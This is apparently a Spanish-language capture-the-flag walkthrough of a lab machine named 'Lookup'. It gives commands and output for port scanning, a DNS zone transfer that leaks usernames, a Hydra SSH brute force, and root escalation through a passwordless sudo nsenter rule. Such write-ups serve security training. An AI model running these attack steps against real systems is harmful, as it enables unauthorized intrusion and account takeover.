 nohh022
Table of contents
Open Table of contents
Enumeración
La máquina Lookup tiene la ip 10.0.2.57
Descubrimiento de Puertos
Vamos a empezar enumerando todos los puertos abiertos de la máquina, así como los servicios y las versiones que se están ejecutando en ellos mediante la herramienta nmap.
nmap -sS -p- --open -sCV --min-rate 5000 -n -Pn 10.0.2.57

Nmap scan report for 10.0.2.57
Host is up (0.00015s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
|   256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
|_  256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
53/tcp open  domain  Eero device dnsd
| dns-nsid:
|_  bind.version: not currently available
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Under Construction
|_http-server-header: Apache/2.4.38 (Debian)
Puerto 53 (DNS)
El DNS (Domain Name System) está expuesto, por lo que vamos a emplearlo para que nos filtre información sobre el dominio de la máquina.
Para ello, aplicamos un Reverse DNS Lookup y así averiguar que nombre de dominio está asociado a la ip de la máquina.
dig -x 10.0.2.57 @10.0.2.57

; <<>> DiG 9.20.23-1-Debian <<>> -x 10.0.2.57 @10.0.2.57
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11679
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 42d90df871061728d397961c6a5cdb5f118dd6df84abe05a (good)
;; QUESTION SECTION:
;57.2.0.10.in-addr.arpa.                IN      PTR

;; ANSWER SECTION:
57.2.0.10.in-addr.arpa. 86400   IN      PTR     ns1.silvertech.nyx.

;; AUTHORITY SECTION:
2.0.10.in-addr.arpa.    86400   IN      NS      ns1.silvertech.nyx.

;; ADDITIONAL SECTION:
ns1.silvertech.nyx.     86400   IN      A       10.0.2.57
Averiguamos que el dominio es silvertech.nyx y lo añadimos al /etc/hosts
echo '10.0.2.57 silvertech.nyx' | sudo tee -a /etc/hostsExplotación
Teniendo el dominio realizamos un Ataque de Transferencia de Zona o Asynchronous Full Transfer Zone (AXFR) que consiste en solicitar al servidor DNS la base de datos del dominio y en el caso de una mala configuración de este, nos la mostrará.
dig axfr silvertech.nyx @10.0.2.57

; <<>> DiG 9.20.23-1-Debian <<>> axfr silvertech.nyx @10.0.2.57
;; global options: +cmd
silvertech.nyx.         86400   IN      SOA     ns1.silvertech.nyx. admin.silvertech.nyx. 1 3600 1800 604800 86400
silvertech.nyx.         86400   IN      NS      ns1.silvertech.nyx.
ceo.silvertech.nyx.     86400   IN      TXT     "a.miller@silvertech.nyx"
finance.silvertech.nyx. 86400   IN      TXT     "b.clark@silvertech.nyx"
hr.silvertech.nyx.      86400   IN      TXT     "m.bailey@silvertech.nyx"
it.silvertech.nyx.      86400   IN      TXT     "p.logan@silvertech.nyx"
it.silvertech.nyx.      86400   IN      TXT     "j.carter@silvertech.nyx"
it.silvertech.nyx.      86400   IN      TXT     "r.turner@silvertech.nyx"
it.silvertech.nyx.      86400   IN      TXT     "s.hughes@silvertech.nyx"
ns1.silvertech.nyx.     86400   IN      A       10.0.2.57
support.silvertech.nyx. 86400   IN      TXT     "p.hollen@silvertech.nyx"
www.silvertech.nyx.     86400   IN      A       10.0.2.57
silvertech.nyx.         86400   IN      SOA     ns1.silvertech.nyx. admin.silvertech.nyx. 1 3600 1800 604800 86400
;; Query time: 4 msec
;; SERVER: 10.0.2.57#53(10.0.2.57) (TCP)
Obtenemos una serie de subdomnios y también, un listado de usuarios.
a.miller
b.clark
m.bailey
p.logan
j.carter
r.turner
s.hughes
p.hollen
Realizamos un ataque de Fuerza Bruta sobre el servicio SSH con ese listado de usuarios empleando como contraseñas el mismo listado.
hydra -L users.txt -P users.txt ssh://10.0.2.57 -u

[22][ssh] host: 10.0.2.57   login: m.bailey   password: b.clark
Acceso SSH
m.bailey
Conseguimos las credenciales del usuario m.bailey y las empleamos para acceder al servidor.
ssh m.bailey@silvertech.nyx

m.bailey@lookup:~$ ls -la
total 28
drwx------ 3 m.bailey m.bailey 4096 jul 18 18:25 .
drwxr-xr-x 3 root     root     4096 jul 18 18:21 ..
lrwxrwxrwx 1 root     root        9 may  5  2023 .bash_history -> /dev/null
-rw------- 1 m.bailey m.bailey  220 ene  9  2021 .bash_logout
-rw------- 1 m.bailey m.bailey 3526 ene  9  2021 .bashrc
drwx------ 3 m.bailey m.bailey 4096 may  5  2023 .local
-rw------- 1 m.bailey m.bailey  807 ene  9  2021 .profile
-rw-r--r-- 1 m.bailey m.bailey    0 may  6  2023 .selected_editor
-r-------- 1 m.bailey m.bailey   33 jul 18 18:25 user.txt
Escalada de Privilegios
Root
Revisando los permisos sudoers vemos que nuestro usuario puede ejecutar nsenter como el usuario root y sin proporcionar contraseña, nos aprovechamos de ello para lanzarnos una bash como root.
sudo /usr/bin/nsenter /bin/bash

root@lookup:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@lookup:~# ls -la /root
total 28
drwx------  3 root root 4096 jul 18 18:37 .
drwxr-xr-x 18 root root 4096 may  6  2023 ..
lrwxrwxrwx  1 root root    9 may  5  2023 .bash_history -> /dev/null
-rw-------  1 root root 3526 ene 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 may  5  2023 .local
-rw-------  1 root root  148 ago 17  2015 .profile
-r--------  1 root root   33 jul 18 18:37 root.txt
-rw-r--r--  1 root root   66 jul 17 19:30 .selected_editor